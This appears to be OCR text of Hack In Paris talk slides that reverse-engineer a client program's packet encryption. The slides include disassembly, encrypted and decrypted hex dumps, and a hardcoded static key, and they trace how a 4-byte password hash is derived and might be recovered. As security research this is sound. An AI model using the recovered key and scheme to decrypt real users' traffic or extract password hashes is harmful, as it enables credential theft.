0060BF89  . 33D0         XOR EDX,EAX
0060BF8B  . 8B45 0C      MOV EAX,DWORD PTR SS:[EBP+C]
0060BF8E  . 8810         MOV BYTE PTR DS:[EAX],DL
0060BF90  . 8B4D 08      MOV ECX,DWORD PTR SS:[EBP+8]
0060BF93  . 83C1 01      ADD ECX,1
0060BF96  . 894D 08      MOV DWORD PTR SS:[EBP+8],ECX
0060BF99  . 8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
0060BF9C  . 83C2 01      ADD EDX,1
0060BF9F  . 8955 0C      MOV DWORD PTR SS:[EBP+C],EDX
0060BFA2  . 8A45 FF      MOV AL,BYTE PTR SS:[EBP-1]
0060BFA5  . 8845 14      MOV BYTE PTR SS:[EBP+14],AL
0060BFA8  .^EB BA        JMP SHORT network.0060BF64
0060BFAA  > 8A45 14      MOV AL,BYTE PTR SS:[EBP+14]
```

Encrypted packet

Address	Hex dump	ASCII
038E0184	AA 07 55 AC B6 58 AE F0	¬•U¼ãX«-
038E018C	B3 A9 32 ED B1 A6 5C 19	|@2ý▒ª\↓
038E0194	AF 2A C0 70 C8 D0 69 96	»*└p╚╨i|ü
038E019C	D5 9A 29 06 EF 30 33 2C	'ü)♠'03,
038E01A4	E8 92 06 7B 91 44 2F D8	þÆ♠{æD/ï
038E01AC	1C 7D EB B5 BE 16 42 A1	∟}ÜáŸ▬Bí
038E01B4	49 74 19 19 47 7D 89 D7	It↓↓G)ëî
038E01BC	9E 7C 1A 1C CA 58 C7 D9	x|→∟ÊXÆ┘
038E01C4	6A 2A 86 9E 19 79 2A 5A	j*ªx↓y*Z
038E01CC	E8 F7 C3 07 C8 C6 2A 7D	þ·├·╚ª*)
038E01D4	47 2F 48 DF 92 3F 00 5E	G/H▀Æ?.^
038E01DC	D3 DC EA 63 E8 BE EC 16	Ë▄ûcþ¥ÿ▬
038E01E4	4F 04 20 B8 8F A6 BB 75	O♦ @Aªñ u
038E01EC	51 BE 0F 19 17 76 77 9A	Q¥*↓↕vwü
038E01F4	4B 7F A9 C0 85 B7 B9 DE	K⌂@└ªÀñ| ì
038E01FC	5F 1C 5D 48 74 5F 88 BE	_∟]Ht_ê¥
038E0204	2E A2 2C 27 02 26 91 2B	.ó,'☻&æ+
038E020C	1E 62 AC 14 0E 72 39 84	▲b¼¶ßr9ä
038E0214	E7 00 D5 92 99 B5 7E 8E	þ.'ÆÖÁ˜Ä
038E021C	5D 0F 5B D8 74 8D 5E 2B	]*[ïtì^+
038E0224	92 55 0C 18 D1 45 3A 9C	ÆU.↑ØE:£


Decrypted packet

Address	Hex dump	ASCII
038E0184	00 16 00 00 01 00 00 00	▬▬.0...
038E018C	01 00 00 00 00 04 00 00	0....♦..
038E0194	00 00 00 03 00 00 00 01	...♥...0
038E019C	00 00 20 00 00 00 C0 00	.. ...└.
038E01A4	00 00 C3 57 5A 85 A1 66	..├WZàíf
038E01AC	E6 59 00 02 00 00 02 4A	µY.☻..☻J
038E01B4	00 00 0F F7 C0 00 00 61	..*·└..a
038E01BC	7F 98 CF 4D 60 CA 00 00	⌂ÿ¤M'╩..
038E01C4	00 64 00 00 00 00 00 00	.d......
038E01CC	00 00 00 00 00 00 00 00	....
038E01D4	00 00 00 00 00 00 00 00	....
038E01DC	00 00 00 00 00 00 00 00	....
038E01E4	00 00 00 00 00 00 00 00	....
038E01EC	00 00 63 65 62 6F 00 00	..cebo..
038E01F4	00 00 00 00 00 00 00 00	....
038E01FC	00 00 00 00 00 00 00 00	....
038E0204	00 00 00 00 00 00 00 00	....
038E020C	00 00 00 00 00 00 00 00	....
038E0214	00 00 00 00 00 00 00 00	....
038E021C	00 00 00 00 00 00 00 00	....
038E0224	00 00 00 00 00 00 00 00	....

MORE REVERSING


- ✓ Where is the password?

Password “test”:



Address	Hex dump	ASCII
038E0184	00 16 00 00 01 00 00 00	....0...
038E018C	01 00 00 00 00 04 00 00	0.....♦..
038E0194	00 00 00 03 00 00 00 01	...♥...0
038E019C	00 00 20 00 00 00 C0 00	.. ... └.
038E01A4	00 00 C3 57 5A 85 A1 66	..├WZàíf
038E01AC	E6 59 00 02 00 00 02 4A	µY.☻..☻J
038E01B4	00 00 0F F7 C0 00 00 61	..☼-└..a
038E01BC	7F 98 CF 4D 60 CA 00 00	⌂ÿ╧M'╩..
038E01C4	00 64 00 00 00 00 00 00	.d......
038E01CC	00 00 00 00 00 00 00 00	....
038E01D4	00 00 00 00 00 00 00 00	....
038E01DC	00 00 00 00 00 00 00 00	....
038E01E4	00 00 00 00 00 00 00 00	....
038E01EC	00 00 63 65 62 6F 00 00	..cebo..
038E01F4	00 00 00 00 00 00 00 00	....
038E01FC	00 00 00 00 00 00 00 00	....
038E0204	00 00 00 00 00 00 00 00	....
038E020C	00 00 00 00 00 00 00 00	....
038E0214	00 00 00 00 00 00 00 00	....
038E021C	00 00 00 00 00 00 00 00	....
038E0224	00 00 00 00 00 00 00 00	....

Password “test1”:



Address	Hex dump	ASCII
038E0184	00 16 00 00 01 00 00 00	....0...
038E018C	01 00 00 00 00 04 00 00	0.....♦..
038E0194	00 00 00 07 00 00 00 01	0
038E019C	00 00 20 00 00 00 C0 00	.. ... └.
038E01A4	00 00 C3 57 5A 85 A1 66	..├WZàíf
038E01AC	E6 59 00 02 00 00 02 4A	µY.☻..☻J
038E01B4	00 00 0F F7 C0 00 03 0B	..☼-└.♥♂
038E01BC	F5 A1 CF 4D 64 71 00 00	§i╧Mdq..
038E01C4	00 64 00 00 00 00 00 00	.d......
038E01CC	00 00 00 00 00 00 00 00	....
038E01D4	00 00 00 00 00 00 00 00	....
038E01DC	00 00 00 00 00 00 00 00	....
038E01E4	00 00 00 00 00 00 00 00	....
038E01EC	00 00 63 65 62 6F 00 00	..cebo..
038E01F4	00 00 00 00 00 00 00 00	....
038E01FC	00 00 00 00 00 00 00 00	....
038E0204	00 00 00 00 00 00 00 00	....
038E020C	00 00 00 00 00 00 00 00	....
038E0214	00 00 00 00 00 00 00 00	....
038E021C	00 00 00 00 00 00 00 00	....
038E0224	00 00 00 00 00 00 00 00	....

- ✓ Only changes 4 bytes; it looks like it is a hash…
- ✓ It will always use 4 bytes for any password.

MORE REVERSING

- ✓ If we are able to decrypt this packet using an exploit and get the hash we will have a vulnerability, well, a shit one ☺
- ✓ Time to think and reverse the whole process.

- ✓ We found 3 important functions. Let’s start to talk about them.

MORE REVERSING

- ✓ How is the hash packet decrypted???

- Function1:

F1

```
004CFFD9 | > 8B55 10       MOV EDX,DWORD PTR SS:[EBP+10]
004CFFDC | . 83EA 01       SUB EDX,1
004CFFDF | . 8955 10       MOV DWORD PTR SS:[EBP+10],EDX
004CFFE2 | . 78 3B          JS SHORT meson.004D001F
004CFFE4 | . 8B45 E4       MOV EAX,DWORD PTR SS:[EBP-1C]
004CFFE7 | . C1E0 03       SHL EAX,3
004CFFEA | . 8B4D E4       MOV ECX,DWORD PTR SS:[EBP-1C]
004CFFED | . C1E9 1D       SHR ECX,1D
004CFFF0 | . 83E1 03       AND ECX,3
004CFFF3 | . 0BC1          OR EAX,ECX
004CFFF5 | . 8945 E4       MOV DWORD PTR SS:[EBP-1C],EAX
004CFFF8 | . 8B55 0C       MOV EDX,DWORD PTR SS:[EBP+C]
004CFFFB | . 0FB602        MOVZX EAX,BYTE PTR DS:[EDX]
004CFFFE | . 8945 F0       MOV DWORD PTR SS:[EBP-10],EAX
004D0001 | . 8B4D 0C       MOV ECX,DWORD PTR SS:[EBP+C]
004D0004 | . 83C1 01       ADD ECX,1
004D0007 | . 894D 0C       MOV DWORD PTR SS:[EBP+C],ECX
004D000A | . 8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
004D000D | . 0FAF55 F0     IMUL EDX,DWORD PTR SS:[EBP-10]
004D0011 | . 8955 F0       MOV DWORD PTR SS:[EBP-10],EDX
004D0014 | . 8B45 E4       MOV EAX,DWORD PTR SS:[EBP-1C]
004D0017 | . 3345 F0       XOR EAX,DWORD PTR SS:[EBP-10]
004D001A | . 8945 E4       MOV DWORD PTR SS:[EBP-1C],EAX
004D001D | .^EB BA          JMP SHORT meson.004CFFD9
```

- ✓ Using logical operations calculates 4 bytes using as a parameter the following 32 bytes key:

- ✓ "8.5.0 (136)cebo56y9l&^Jhwyrp9q4“

- ✓ Client_version+client_hostname+static_key

- ✓ Static key?


```
PUSH ECX
PUSH retrocli.00463608          ASCII "56y9l&^Jhwyrp9q48wrtwI&#wut%g#W"
```

Hack In Paris

MORE REVERSING

- Function2:

With the 4 bytes from F1 as an argument, F2 will generate a 1024 byte array.



Address	Hex dump
0330ADE8	AA BB 52 F9 1B EE F6 5E 42 1A 9B DF 5C 13 FA 45
0330ADF8	B6 85 EA B3 B8 18 B9 FE 43 4F 93 2F E9 DF C3 1F
0330AE08	C4 7A 57 2A B0 50 CA 91 22 38 96 5C 0B A8 56 A9
0330AE18	E8 3D 62 F7 9E 3A F4 3F 36 7A A9 4B B6 58 9F 1E
0330AE28	B3 24 AC 18 87 60 53 70 B2 1F 34 C4 CF 0E EC 57
0330AE38	3A 68 67 97 4D AD 3F 5E 8D 0F 36 89 8B 56 52 FA
0330AE48	59 4B 24 98 37 29 1D CE 24 EF D2 73 6C 0E 01 ED
0330AE58	D1 34 D6 69 45 32 0E 67 81 43 41 15 3C 2B D7 36
0330AE68	90 8C 8E 0B 25 24 B7 BA 35 7C CE B8 1A 7C 4B BD
0330AE78	63 E7 D5 47 0B 2C CB F0 D3 52 54 83 AC F9 D3 75
0330AE88	B9 C7 59 14 C9 94 7F A6 6F 5B 70 6B A7 61 23 18
0330AE98	E1 BD 39 48 B6 99 6E 5C 31 42 AA E2 C8 AE BA 16
0330AEA8	36 4E CC 0E 26 7C D5 40 07 3C 7D 4A 5E 5C 30 05
0330AEB8	3F F5 B8 5B 6C FC 46 7B BC 56 A2 44 40 31 65 AF
0330AEC8	66 32 7E 61 14 3D 53 5C 20 7B 5F 50 02 05 0C E7
0330AED8	3A 77 ED 92 31 8F DE C8 A3 91 63 45 2C 1B 8B A2
0330AEE8	0A FC D4 A8 FF B0 40 BB 9C 10 96 B9 AE 7C CD 14
0330AEF8	A5 D7 92 54 18 5B 11 7F A3 C6 47 23 35 19 1F 93
0330AF08	35 5D 1E B6 4E EA 81 79 53 B7 1A 83 A9 59 3C 09
0330AF18	F8 06 55 CD 8D 8A BD B7 3D 4A D1 35 37 77 CD 2E
0330AF28	66 BB 9B A0 93 1A DD E6 96 C1 5F 6C A0 95 AA 67
0330AF38	45 58 32 0D 00 07 92 DC FA 27 B0 38 16 43 7E 78
0330AF48	A8 8A 05 04 BF 8F 71 A0 3F 21 C3 7C DE DF 7C 07
0330AF58	89 B8 91 B6 C5 ED EB CE C7 19 C4 B3 FF 1A 51 07
0330AF68	EA AB 5B B1 6E 47 CC D7 1F 1F 63 88 70 D5 05 50
0330AF78	B2 C0 F4 1C 63 E1 24 18 FB 5F 71 7A 37 BD 68 31
0330AF88	30 AF 3C 4B 3C DF 70 0E DF A2 D5 FA 0E 68 E0 69
0330AF98	F2 10 68 09 5E 03 16 51 DE 40 EA 21 E9 D2 F5 7C
0330AFA8	2C 4B B1 A9 8F 30 E9 D9 0E 5C A8 48 89 47 4F C3
0330AFB8	A3 50 A7 CF 8F 8E F7 4E DB F4 02 19 8C 4D 2F A6
0330AFC8	39 B4 14 B5 F5 29 55 47 D5 47 CC 6A 17 53 50 14
0330AFD8	30 53 83 08 E1 F3 93 8B 8C 80 14 99 71 D9 C7 41
0330AFE8	49 51 2E 6B 33 09 DF EC 92 3E 9F 30 A8 A2 F9 FA
0330AFF8	08 F0 C0 63 78 33 0E 1E 9C 23 9A 45 14 37 94 19
0330B008	7C 43 18 F4 2F A9 AB E9 41 13 5A B2 06 68 E1 FE
0330B018	74 C3 5E 14 EE 49 4F EE 73 51 AE F3 4A 61 5A 6E
0330B028	7D 6C 3D 9F A6 7D 76 A2 AA 04 9B FF 7A C6 5A 85
0330B038	A5 59 52 86 1C 51 33 EC B3 72 25 6E FA B3 52 A9
0330B048	90 57 D8 ED 27 AF B7 2B FD 4E 47 30 FF 1E C2 A2
0330B058	40 C1 5B 62 DB B6 F7 19 CD B6 B5 77 45 FA 01 BD
0330B068	7F FB E4 D6 A6 B0 AE E5 50 29 12 F9 C4 EE 16 B8
0330B078	93 64 37 04 F3 D2 7A 16 45 86 7D 68 B4 4E 5A C9
0330B088	43 AA EA DC D9 73 3F 16 27 29 D8 E9 29 14 E3 34
0330B098	84 E7 E4 CC 4C 91 80 2F 4E 9F 17 71 3E C3 33 FE

F2

```
00428766  > 8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
00428769  . 83C0 01        ADD EAX,1
0042876C  . 8945 F0        MOV DWORD PTR SS:[EBP-10],EAX
0042876F  > 837D F0 1F     CMP DWORD PTR SS:[EBP-10],1F
00428773  . 0F87 BC000000  JA retrocli.00428835
00428779  . C745 E4 00000  MOV DWORD PTR SS:[EBP-1C],0
00428780  . 8B4D F4        MOV ECX,DWORD PTR SS:[EBP-C]
00428783  . 894D FC        MOV DWORD PTR SS:[EBP-4],ECX
00428786  . EB 12          JMP SHORT retrocli.0042879A
00428788  > 8B55 E4        MOV EDX,DWORD PTR SS:[EBP-1C]
0042878B  . 83C2 01        ADD EDX,1
0042878E  . 8955 E4        MOV DWORD PTR SS:[EBP-1C],EDX
00428791  . 8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00428794  . 83C0 01        ADD EAX,1
00428797  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
0042879A  > 8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
0042879D  . 8B55 E4        MOV EDX,DWORD PTR SS:[EBP-1C]
004287A0  . 3B11           CMP EDX,DWORD PTR DS:[ECX]
004287A2  . 0F8D 88000000  JGE retrocli.00428830
004287A8  . 8D45 0C        LEA EAX,DWORD PTR SS:[EBP+C]
004287AB  . 50             PUSH EAX
004287AC  . E8 AF000000    CALL retrocli.00428860
004287B1  . 83C4 04        ADD ESP,4
004287B4  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
004287B7  . 8B4D F8        MOV ECX,DWORD PTR SS:[EBP-8]
004287BA  . 894D EC        MOV DWORD PTR SS:[EBP-14],ECX
004287BD  . C745 E8 00000  MOV DWORD PTR SS:[EBP-18],0
004287C4  > 837D EC 00     CMP DWORD PTR SS:[EBP-14],0
004287C8  . 74 17          JE SHORT retrocli.004287E1
004287CA  . 8B55 EC        MOV EDX,DWORD PTR SS:[EBP-14]
004287CD  . 83EA 01        SUB EDX,1
004287D0  . 2355 EC        AND EDX,DWORD PTR SS:[EBP-14]
004287D3  . 8955 EC        MOV DWORD PTR SS:[EBP-14],EDX
004287D6  . 8B45 E8        MOV EAX,DWORD PTR SS:[EBP-18]
004287D9  . 83C0 01        ADD EAX,1
004287DC  . 8945 E8        MOV DWORD PTR SS:[EBP-18],EAX
004287DF  .^EB E3          JMP SHORT retrocli.004287C4
004287E1  > 8B4D FC        MOV ECX,DWORD PTR SS:[EBP-4]
004287E4  . 894D E0        MOV DWORD PTR SS:[EBP-20],ECX
004287E7  > 8B55 E8        MOV EDX,DWORD PTR SS:[EBP-18]
004287EA  . 8B45 E8        MOV EAX,DWORD PTR SS:[EBP-18]
004287ED  . 83E8 01        SUB EAX,1
004287F0  . 8945 E8        MOV DWORD PTR SS:[EBP-18],EAX
004287F3  . 85D2           TEST EDX,EDX
004287F5  . 76 34          JBE SHORT retrocli.0042882B
004287F7  . 8B4D E0        MOV ECX,DWORD PTR SS:[EBP-20]
004287FA  . 0FB611         MOVZX EDX,BYTE PTR DS:[ECX]
004287FD  . 3355 F8        XOR EDX,DWORD PTR SS:[EBP-8]
00428800  . 8B45 E0        MOV EAX,DWORD PTR SS:[EBP-20]
00428803  . 8810           MOV BYTE PTR DS:[EAX],DL
00428805  . 8B4D E0        MOV ECX,DWORD PTR SS:[EBP-20]
```

\x14/20

Hack In Paris

MORE REVERSING

- Function3:

Using the array from F2 as an argument it will create a new array of 1024 bytes using basic XOR operations with the “secret key”
(Client_version+client_hostname+static_key)


F3

Hack In Paris

MORE REVERSING

- Function1(Again!):

F1



- Using logical operations calculates 4 bytes using as a parameter the 1024 byte array from F3

MORE REVERSING

- Function2(Again!):

With the 4 bytes from F1 as an argument, F2 will generate a 1024 byte array.

Address	Hex dump
0330ADE8	AA BB 52 F9 1B EE F6 5E 42 1A 9B DF 5C 13 FA 45
0330ADF8	B6 85 EA B3 B8 18 B9 FE 43 4F 93 2F E9 DF C3 1F
0330AE08	C4 7A 57 2A B0 50 CA 91 22 38 96 5C 0B A8 56 A9
0330AE18	E8 3D 62 F7 9E 3A F4 3F 36 7A A9 4B B6 58 9F 1E
0330AE28	B3 24 AC 18 87 60 53 70 B2 1F 34 C4 CF 0E EC 57
0330AE38	3A 68 67 97 4D AD 3F 5E 8D 0F 36 89 8B 56 52 FA
0330AE48	59 4B 24 98 37 29 1D CE 24 EF D2 73 6C 0E 01 ED
0330AE58	D1 34 D6 69 45 32 0E 67 81 43 41 15 3C 2B D7 36
0330AE68	90 8C 8E 0B 25 24 B7 BA 35 7C CE B8 1A 7C 4B BD
0330AE78	63 E7 D5 47 0B 2C CB F0 D3 52 54 83 AC F9 D3 75
0330AE88	B9 C7 59 14 C9 94 7F A6 6F 5B 70 6B A7 61 23 18
0330AE98	E1 BD 39 48 B6 99 6E 5C 31 42 AA E2 C8 AE BA 16
0330AEA8	36 4E CC 0E 26 7C D5 40 07 3C 7D 4A 5E 5C 30 05
0330AEB8	3F F5 B8 5B 6C FC 46 7B BC 56 A2 44 40 31 65 AF
0330AEC8	66 32 7E 61 14 3D 53 5C 20 7B 5F 50 02 05 0C E7
0330AED8	3A 77 ED 92 31 8F DE C8 A3 91 63 45 2C 1B 8B A2
0330AEE8	0A FC D4 A8 FF B0 40 BB 9C 10 96 B9 AE 7C CD 14
0330AEF8	A5 D7 92 54 18 5B 11 7F A3 C6 47 23 35 19 1F 93
0330AF08	35 5D 1E B6 4E EA 81 79 53 B7 1A 83 A9 59 3C 09
0330AF18	F8 06 55 CD 8D 8A BD B7 3D 4A D1 35 37 77 CD 2E
0330AF28	66 BB 9B A0 93 1A DD E6 96 C1 5F 6C A0 95 AA 67
0330AF38	45 58 32 0D 00 07 92 DC FA 27 B0 38 16 43 7E 78
0330AF48	A8 8A 05 04 BF 8F 71 A0 3F 21 C3 7C DE DF 7C 07
0330AF58	89 B8 91 B6 C5 ED EB CE C7 19 C4 B3 FF 1A 51 07
0330AF68	EA AB 5B B1 6E 47 CC D7 1F 1F 63 88 70 D5 05 50
0330AF78	B2 C0 F4 1C 63 E1 24 18 FB 5F 71 7A 37 BD 68 31
0330AF88	30 AF 3C 4B 3C DF 70 0E DF A2 D5 FA 0E 68 E0 69
0330AF98	F2 10 68 09 5E 03 16 51 DE 40 EA 21 E9 D2 F5 7C
0330AFA8	2C 4B B1 A9 8F 30 E9 D9 0E 5C A8 48 89 47 4F C3
0330AFB8	A3 50 A7 CF 8F 8E F7 4E DB F4 02 19 8C 4D 2F A6
0330AFC8	39 B4 14 B5 F5 29 55 47 D5 47 CC 6A 17 53 50 14
0330AFD8	30 53 83 08 E1 F3 93 8B 8C 80 14 99 71 D9 C7 41
0330AFE8	49 51 2E 6B 33 09 DF EC 92 3E 9F 30 A8 A2 F9 FA
0330AFF8	08 F0 C0 63 78 33 0E 1E 9C 23 9A 45 14 37 94 19
0330B008	7C 43 18 F4 2F A9 AB E9 41 13 5A B2 06 68 E1 FE
0330B018	74 C3 5E 14 EE 49 4F EE 73 51 AE F3 4A 61 5A 6E
0330B028	7D 6C 3D 9F A6 7D 76 A2 AA 04 9B FF 7A C6 5A 85
0330B038	A5 59 52 86 1C 51 33 EC B3 72 25 6E FA B3 52 A9
0330B048	90 57 D8 ED 27 AF B7 2B FD 4E 47 30 FF 1E C2 A2
0330B058	40 C1 5B 62 DB B6 F7 19 CD B6 B5 77 45 FA 01 BD
0330B068	7F FB E4 D6 A6 B0 AE E5 50 29 12 F9 C4 EE 16 B8
0330B078	93 64 37 04 F3 D2 7A 16 45 86 7D 68 B4 4E 5A C9
0330B088	43 AA EA DC D9 73 3F 16 27 29 D8 E9 29 14 E3 34
0330B098	84 E7 E4 CC 4C 91 80 2F 4E 9F 17 71 3E C3 33 FE

F2

```
00428766  > 8B45 F0         MOV EAX,DWORD PTR SS:[EBP-10]
00428769  . 83C0 01         ADD EAX,1
0042876C  . 8945 F0         MOV DWORD PTR SS:[EBP-10],EAX
0042876F  > 837D F0 1F      CMP DWORD PTR SS:[EBP-10],1F
00428773  . 0F87 BC000000   JA retrocli.00428835
00428779  . C745 E4 00000   MOV DWORD PTR SS:[EBP-1C],0
00428780  . 8B4D F4         MOV ECX,DWORD PTR SS:[EBP-C]
00428783  . 894D FC         MOV DWORD PTR SS:[EBP-4],ECX
00428786  . EB 12           JMP SHORT retrocli.0042879A
00428788  > 8B55 E4         MOV EDX,DWORD PTR SS:[EBP-1C]
0042878B  . 83C2 01         ADD EDX,1
0042878E  . 8955 E4         MOV DWORD PTR SS:[EBP-1C],EDX
00428791  . 8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00428794  . 83C0 01         ADD EAX,1
00428797  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
0042879A  > 8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
0042879D  . 8B55 E4         MOV EDX,DWORD PTR SS:[EBP-1C]
004287A0  . 3B11            CMP EDX,DWORD PTR DS:[ECX]
004287A2  . 0F8D 88000000   JGE retrocli.00428830
004287A8  . 8D45 0C         LEA EAX,DWORD PTR SS:[EBP+C]
004287AB  . 50              PUSH EAX
004287AC  . E8 AF000000     CALL retrocli.00428860
004287B1  . 83C4 04         ADD ESP,4
004287B4  . 8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
004287B7  . 8B4D F8         MOV ECX,DWORD PTR SS:[EBP-8]
004287BA  . 894D EC         MOV DWORD PTR SS:[EBP-14],ECX
004287BD  . C745 E8 00000   MOV DWORD PTR SS:[EBP-18],0
004287C4  > 837D EC 00      CMP DWORD PTR SS:[EBP-14],0
004287C8  . 74 17           JE SHORT retrocli.004287E1
004287CA  . 8B55 EC         MOV EDX,DWORD PTR SS:[EBP-14]
004287CD  . 83EA 01         SUB EDX,1
004287D0  . 2355 EC         AND EDX,DWORD PTR SS:[EBP-14]
004287D3  . 8955 EC         MOV DWORD PTR SS:[EBP-14],EDX
004287D6  . 8B45 E8         MOV EAX,DWORD PTR SS:[EBP-18]
004287D9  . 83C0 01         ADD EAX,1
004287DC  . 8945 E8         MOV DWORD PTR SS:[EBP-18],EAX
004287DF  .^EB E3           JMP SHORT retrocli.004287C4
004287E1  > 8B4D FC         MOV ECX,DWORD PTR SS:[EBP-4]
004287E4  . 894D E0         MOV DWORD PTR SS:[EBP-20],ECX
004287E7  > 8B55 E8         MOV EDX,DWORD PTR SS:[EBP-18]
004287EA  . 8B45 E8         MOV EAX,DWORD PTR SS:[EBP-18]
004287ED  . 83E8 01         SUB EAX,1
004287F0  . 8945 E8         MOV DWORD PTR SS:[EBP-18],EAX
004287F3  . 85D2            TEST EDX,EDX
004287F5  . 76 34           JBE SHORT retrocli.0042882B
004287F7  . 8B4D E0         MOV ECX,DWORD PTR SS:[EBP-20]
004287FA  . 0FB611          MOVZX EDX,BYTE PTR DS:[ECX]
004287FD  . 3355 F8         XOR EDX,DWORD PTR SS:[EBP-8]
